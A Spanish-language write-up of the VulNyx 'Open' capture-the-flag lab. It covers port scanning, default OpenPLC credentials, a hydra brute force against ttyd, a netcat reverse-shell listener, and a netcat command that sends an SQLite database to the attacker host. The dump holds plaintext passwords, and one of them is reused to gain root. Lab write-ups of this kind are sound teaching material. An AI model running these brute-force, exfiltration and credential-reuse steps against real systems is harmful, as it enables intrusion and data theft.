VulNyx - Open
Information
Synopsis
Open es una máquina Linux en la que identifico una instancia de OpenPLC configurada con credenciales por default Tras acceder al panel de administración, enumero usuarios y, una vez identificado un nombres de usuario, realizo un ataque de fuerza bruta contra el servicio ttyd hasta obtener unas credenciales válidas que me permiten conseguir el acceso inicial al sistema. Para la escalada de privilegios, encuentro una exportación de una base de datos SQLite que contiene credenciales. Al reutilizarlas, consigo escalar privilegios como usuario root.
Card
Enumeration
Nmap
TCP
❯ nmap -n -Pn -sS -p- --min-rate 5000 192.168.1.56
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-23 12:28 CEST
Nmap scan report for 192.168.1.56
Host is up (0.00027s latency).
Not shown: 65531 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
7681/tcp open  unknown
8080/tcp open  http-proxy
❯ nmap -sVC -p22,80,7681,8080 192.168.1.56
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-23 12:30 CEST
Nmap scan report for 192.168.1.56
Host is up (0.00054s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 a9:a8:52:f3:cd:ec:0d:5b:5f:f3:af:5b:3c:db:76:b6 (ECDSA)
|_  256 73:f5:8e:44:0c:b9:0a:e0:e7:31:0c:04:ac:7e:ff:fd (ED25519)
80/tcp   open  http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Apache2 Debian Default Page: It works
7681/tcp open  http    ttyd 1.7.7-40e79c7 (libwebsockets 4.3.3-unknown)
|_http-title: Site doesn't have a title.
|_http-server-header: ttyd/1.7.7-40e79c7 (libwebsockets/4.3.3-unknown)
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=ttyd
8080/tcp open  http    Werkzeug httpd 2.3.7 (Python 3.11.2)
| http-title: Site doesn't have a title (text/html; charset=utf-8).
|_Requested resource was /login
|_http-server-header: Werkzeug/2.3.7 Python/3.11.2
Shell (tirex)
80/TCP (HTTP)
Site

Directory Fuzzing
❯ gobuster dir -w /opt/directory-list-2.3-medium.txt -u http://192.168.1.56/
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.56/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /opt/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/server-status        (Status: 403) [Size: 277]
Progress: 220545 / 220546 (100.00%)
===============================================================
Finished
===============================================================
8080/TCP (HTTP)
Site
OpenPLC
Login


Según la página oficial de OpenPLC, las credenciales por default son (openplc:openplc).
User Enumeration

Accedo a OpenPLC con las credenciales obtenidas y enumero posibles nombres de usuario.
7681/TCP (TTYD)
Auth Basic


Encuentro un auth-basic y al realizar password guessing no obtengo éxito.
Password Brute Force
En tenencia de nombres de usuario, trato con hydra obtener algún password.
❯ hydra -l tirex -P /opt/techyou.txt http-get://192.168.1.56:7681
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-23 12:51:16
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[DATA] max 16 tasks per 1 server, overall 16 tasks, 10000 login tries (l:1/p:10000), ~625 tries per task
[DATA] attacking http-get://192.168.1.56:7681/
[7681][http-get] host: 192.168.1.56   login: tirex   password: heaven
Reverse Shell
Una vez dentro de ttyd intento obtener una reverse shell.

Obtengo la shell como usuario tirex.
❯ nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.1.5] from (UNKNOWN) [192.168.1.56] 57252
id ; hostname
uid=1000(tirex) gid=1000(tirex) grupos=1000(tirex)
open
Privilege Escalation
Enumeration
Config Files
En /opt encuentro el directorio del proyecto OpenPLC, obtengo en el una base de datos SQLite llamada openplc.db.
tirex@open:~$ find /opt -name "config" -o -name "*.db"
/opt/OpenPLC_v3/.venv/lib/python3.11/site-packages/setuptools/config
/opt/OpenPLC_v3/webserver/openplc.db
/opt/OpenPLC_v3/installed.db
/opt/OpenPLC_v3/utils/dnp3_src/config
/opt/OpenPLC_v3/utils/dnp3_src/dotnet/bindings/CLRInterface/config
/opt/OpenPLC_v3/utils/dnp3_src/dotnet/config
/opt/OpenPLC_v3/utils/matiec_src/config
/opt/OpenPLC_v3/.git/config

tirex@open:~$ file /opt/OpenPLC_v3/webserver/openplc.db
/opt/OpenPLC_v3/webserver/openplc.db: SQLite 3.x database, last written using SQLite version 3040001, file counter 549, database pages 13, 1st free page 10, free pages 3, cookie 0x10, schema 4, UTF-8, version-valid-for 549
File Transfer
❯ nc -lvnp 1234 > openplc.db
listening on [any] 1234 ...
tirex@open:~$ md5sum /opt/OpenPLC_v3/webserver/openplc.db
9ae08855d8801bf02f1f4e4472a0ad9d
tirex@open:~$ nc 192.168.1.5 1234 < /opt/OpenPLC_v3/webserver/openplc.db
❯ nc -lvnp 1234 > openplc.db
listening on [any] 1234 ...
connect to [192.168.1.5] from (UNKNOWN) [192.168.1.56] 44496

❯ md5sum openplc.db
9ae08855d8801bf02f1f4e4472a0ad9d
Dump
Con sqlite3 obtengo varios password en texto plano de diferentes usuarios.
❯ sqlite3 openplc.db
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> .dump
PRAGMA foreign_keys=OFF;
BEGIN TRANSACTION;
CREATE TABLE IF NOT EXISTS "Users" (
	`user_id`	INTEGER NOT NULL PRIMARY KEY AUTOINCREMENT,
	`name`	TEXT NOT NULL,
	`username`	TEXT NOT NULL UNIQUE,
	`email`	TEXT,
	`password`	TEXT NOT NULL,
	`pict_file`	TEXT
);
INSERT INTO Users VALUES(10,'openplc','openplc','openplc@open.nyx','openplc',NULL);
INSERT INTO Users VALUES(11,'tirex','tirex','tirex@open.nyx','Th3_r00t_is_G0d',NULL);
INSERT INTO Users VALUES(12,'root','root','root@open.nyx','Th3_r00t_is_G0d',NULL);
Abuse
Credential Reuse
Me convierto en usuario root con el password obtenido en la base de datos.
tirex@open:~$ su -
Contraseña:
root@open:~# id ; hostname
uid=0(root) gid=0(root) grupos=0(root)
open
Flags
Ya como usuario root puedo leer las flags user.txt y root.txt.
root@open:~# find / -name user.txt -o -name root.txt 2>/dev/null |xargs cat
bba5****************************
3653****************************
Hasta aquí la resolución de la máquina Open de VulNyx.
Happy Hacking! 🙂